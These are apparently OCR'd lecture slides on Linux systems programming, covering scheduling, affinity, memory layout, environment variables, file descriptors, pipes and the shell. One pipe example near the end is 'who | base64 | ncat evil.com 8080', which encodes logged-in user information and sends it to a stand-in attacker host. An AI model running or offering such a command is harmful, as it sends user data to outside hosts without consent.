
Real-time policies

ManTech

Process Priority *(continued)*

- You can start a real-time process by specifying a real-time scheduling policy and a priority:
  - `chrt --fifo -p 40 ./program`
  - The real-time round robin policy is the default
- You can also set scheduling policy and priority programmatically
  - See `man 2 sched_setparam`
  - See `man 3 pthread_setschedparam`

Priority Visualized



PR calculation for `ps`

USER PROCESS	REAL-TIME PROCESS
PR = 20 + nice value	PR = -1 - priority

“PR” is a column reported by the ps command

Processor Affinity

- In multiprocessor environments, the kernel decides which on which processor a process should run
- The kernel's scheduler generally does a really good job at this
- However, you can control which processor a process is assigned using `taskset`
- `taskset` takes in a bitmask that represents the set of processors on which the process should run
  - Example: 0x00000001 (processor 0) 0x00000003 (processor 0 and 1)
- `taskset` can be used to launch and/or reassign a process
  - Example: `taskset 0x00000009 ./program`
  - Example: `taskset 0x00000002 -p <pid>`
- See `man 2 sched_setaffinity` for doing this programmatically


Process and Thread Memory

- Each process has a stack, heap, globals, and other memory
- Individual processes have separate copies of memory
- Process threads (same PID) share code, heap, and globals but have separate stacks
  - What would happen if they had the same stack?
  - What issues arise because of sharing the heap and globals?
- The `clone()` system call can create a lot of interesting behavior
  - For example, the `CLONE_VM` flag allows the parent and the child to share ALL memory

Process Memory Layout


- In 64-bit Linux, the virtual address space for a process is first divided into two equally-sized regions:
  - Kernel-space addresses (high half)
  - User-space addresses (low half)
- The kernel-space portion is usable only by the kernel
- The user-space portion is usable by both the kernel and the process
- Within the userspace portion, the process has access to its stack, heap, code, etc.

Process Memory Layout *(continued)*




Stack

- The stack is a region of memory that is unique to each process. It is used by a process to hold current and future state about the program that is currently running
- Local variables are either placed in registers or on the stack
- In x86_64, return pointers, frame pointers, etc. are also part of the stack
- The stack grows down, meaning that as things are added to it the stack pointer decreases in value
- As the stack grows, it may allocate more pages to keep growing
- The top of the stack is typically indicated by the value of a register (e.g. for x86_64 it would be RSP)



Heap

- A region of memory that services an application’s need for dynamic allocations
- The heap is often used to allocate space for objects whose size or number cannot be known at compile time
- Also useful for storing information that needs to persist beyond the end of a function’s lifetime
- Controlled using functions such as `malloc`, `calloc`, `free`, etc.
- The heap, conversely to the stack grows up



The Stack and the Heap

- The stack and the heap grow toward each other during execution
- What happens when the heap and the stack touch?

```
#include <stdlib.h>

void grow_stack_and_heap() {
    char s_buffer[1024];
    char* h_buffer = malloc(1024);
    grow_stack_and_heap();
    return;
}

int main() {
    grow_stack_and_heap();
    return 0;
}
```

Processes, Threads, and Signals

- The operating system is responsible for sending signals to processes
- Processes must install signal handlers to customize their response to the reception of certain signals
  - **Remember, SIGSTOP and SIGKILL cannot have signal handlers**
- What happens if a multi-threaded process receives a signal?
  - The POSIX thread standard states that only one of the threads will receive the signal, but implementations are free to choose which one
  - To ensure program correctness, programmers must apply signal masks to all the threads that shouldn’t be receiving the signal, to guarantee signals go to one of the intended threads

Environment

- Each process has an environment
- Children processes inherit the environment of their parent by default
  - So your shell environment is the template for everything you run from it
- The environment is essentially a set of key-value pairs that determine the behavior of various functions and system components
- Environment variables can be overwritten, added, and removed both programmatically and using command-line utilities
- From the shell, environment values can be seen with `echo`:
  - Example: `echo $PATH`


Environment *(continued)*

- You can see a process's environment in a variety of ways
  - Open `/proc/<pid>/environ`
  - The global `char** environ` (present in every process)
- You can use `printenv` in the shell to see your whole shell environment
- You can programmatically get or set individual environment values:
  - `getenv()`, `secure_getenv()`
  - `putenv()`, `setenv()`, `unsetenv()`, etc.
- Between the fork and exev phases of creating a child process, you can modify the child's environment
  - You can also use execve to explicitly pass a new environment

Environment *(continued)*

Snippet of example environment

Notice the convention of `KEY=value`



```
ENV=/usr/share/Modules/init/profile.sh
GUESTFISH_PS1=\[\e[1;32m\]><fs>\[\e[0;31m\]
SELINUX_ROLE_REQUESTED=
PWD=/home/student
MODULES_LMCONFLICT_modshare=python-sphinx/python2-sphinx&python-sphinx:1
HOME=/home/student
SSH_CLIENT=10.222.1.7 57177 22
SELINUX_LEVEL_REQUESTED=
BASH_ENV=/usr/share/Modules/init/bash
XDG_DATA_DIRS=/home/student/.local/share/flatpak/exports/share:/var/lib/flatpak/exports/s
are:/usr/local/share:/usr/share
_LMFILES__modshare=/usr/share/modulefiles/python-sphinx/python2-sphinx:1
LOADEDMODULES=python-sphinx/python2-sphinx
SSH_TTY=/dev/pts/1
MODULES_LMCONFLICT=python-sphinx/python2-sphinx&python-sphinx
MAIL=/var/spool/mail/student
TERM=xterm
SHELL=/bin/bash
SELINUX_USE_CURRENT_RANGE=
SHLVL=1
MODULEPATH=/etc/scl/modulefiles:/usr/share/Modules/modulefiles:/etc/modulefiles:/usr/shar
/modulefiles
LOGNAME=student
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
XDG_RUNTIME_DIR=/run/user/1000
MODULEPATH_modshare=/usr/share/modulefiles:1:/usr/share/Modules/modulefiles:1:/etc/module
iles:1
PATH=/home/student/.local/bin:/home/student/bin:/usr/libexec/python2-sphinx:/usr/share/Mo
ules/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin
_LMFILES_=/usr/share/modulefiles/python-sphinx/python2-sphinx
GUESTFISH_OUTPUT=\e[0m
MODULESHOME=/usr/share/Modules
HISTSIZE=1000
LESSOPEN=||/usr/bin/lesspipe.sh %s
BASH_FUNC_module%%=() {  _module_raw "$@" 2>&1
```

Standard File Descriptors

- Every process has three open file descriptors by default
  - These can be closed or redirected if you want
- The three descriptors represent:
  - Standard input – for reading input (e.g., from a keyboard)
  - Standard output – for printing normal output (think `printf`)
  - Standard error – for printing error messages
- You can reference these file descriptors using the macros `STDIN_FILENO`, `STDOUT_FILENO`, and `STDERR_FILENO`
  - Use these in calls to `close`, `write`, `read`, etc.
  - On most systems, these macros resolve to the values 0, 1, and 2, respectively
- You can also reference these as buffered file objects (`FILE*`) using `stdin`, `stdout`, and `stderr`
  - Example: `fprintf(stderr,"Error message\n");`

Standard File Descriptors *(continued)*

- `printf` is just `fprintf` with `stdout` behind the scenes
- `printf` definition from glibc:

```
int
__printf (const char *format, ...)
{
  va_list arg;
  int done;
  va_start (arg, format);
  done = __vfprintf_internal (stdout, format, arg, 0);
  va_end (arg);
  return done;
}
```

Communication Between Processes


- Interprocess communication (IPC) on Linux can be achieved in a variety of ways:
  - **Pipes (we'll learn this one now)**
  - Internet Sockets (you know this one)
  - Unix Domain Sockets (more on this later)
  - Netlink Sockets (more on this in kernel internals)
  - Shared memory (more on this later)
  - FIFOs (more on this later)
  - Signals (in certain situations)
  - Semaphores (named semaphores can be used across processes)

Pipes

- A pipe is a uni-directional channel that can be used for IPC
- The `pipe()` function creates **two** file descriptors; a *read* and a *write* side of the pipe
- <u>Pipes are blocking by default</u> but can be set to be non-blocking
- Pipes are byte streams meaning there is no explicit notion of message boundaries
- Writes are atomic up to `PIPE_BUF` bytes. How would you find out what that limit `PIPE_BUF` is equal to?
  - POSIX requires `PIPE_BUF` to be at least 512

Pipes *(continued)*

- pipe takes an array of two file descriptors as a parameter
- When a call to `pipe` returns successfully, the two file descriptors refer to one end of the pipe each
- fd[0] is the reading side of the pipe
- fd[1] is the writing side of the pipe
- Anything written to fd[1] is readable by reading fd[0]




Pipes *(continued)*

- How do two processes use a pipe to communicate?
  - `read`, and `write` (or other operations on file descriptors) can be used to transfer data
- How does one process give another one access to one end of a pipe it has created?
  - `fork()` – A pipe created before the call to `fork` will be accessible to both the parent and the child afterward
    - **Child processes inherit their parent's file descriptors**
  - Sending it as part of CMSG data in a Unix Domain socket
    - more on this later, when we cover Unix Domain sockets

Pipes *(continued)*


- Under the hood pipes are just a buffer in the kernel



Notice each process has access to both ends of the pipe, since children inherit the file descriptors of their parents

Pipes *(continued)*

- Under the hood pipes are just a buffer in the kernel



Typically, once the pipe has been shared between two processes, they will each close the end of the pipe that they won't be using

The Shell

The Shell

- The shell is an integral piece of any Linux (or Unix-like) system
- The first Unix shell was created by Ken Thompson (co-creator of Unix itself and the B programming language)
- The shell allows a user to interact with the user-space tool set of a system through a command-line interface
- Shells interpret commands from users and launch tools (as child processes) to carry out various tasks
- Shells also understand a scripting language that allows users to invoke its services in an automated fashion

The Shell and Utilities

- Unix offered many of the well-known command-line utitlies we use today: `ls`, `echo`, `wc`, `cd`, `mv`, `cp`, `ping`, etc.
- The GNU project recreated each of these (and more) to be free and open-source, and the full set of utilities is often bundled with Linux distributions
- When using the shell, you can invoke these utilities (and other programs on the system) and chain their inputs and outputs together via pipes (the | character)
- By chaining different simple programs together in this fashion, complex tasks can be carried out

Pipe examples

- Print out information about processes with the phrase “shell” in their name:
  - `ps -ef | grep shell`
- Create a 20KB file named test.gz of random bytes and zip it
  - `dd if=/dev/urandom count=20 bs=1024 | gzip > test.gz`
- Get information on the users currently logged in, base64-encode it, and send it to evil.com on port 8080
  - `who | base64 | ncat evil.com 8080`
- Print the names of the first five users in an alphabetized /etc/passwd file:
  - `cat /etc/passwd | sort | cut -d : -f 1 | head -n 5`
- Select the group column of the passwd file and print each group’s ID along with the number of members it has, sorted by member count
  - `cat /etc/passwd | cut -d: -f4 | sort | uniq -c`

Piping behind the scenes

- The shell pipe (|) uses `pipe`! (no duh)
- In the case where utility A is piped into utility B (`$ A | B`), the standard output of A is being redirected to the standard input of B
- If you have a pipe between processes, how do you connect the standard output of one process to the standard input of another?
  - Use `dup2` (see `man 2 dup2`)

Duplicating file descriptors

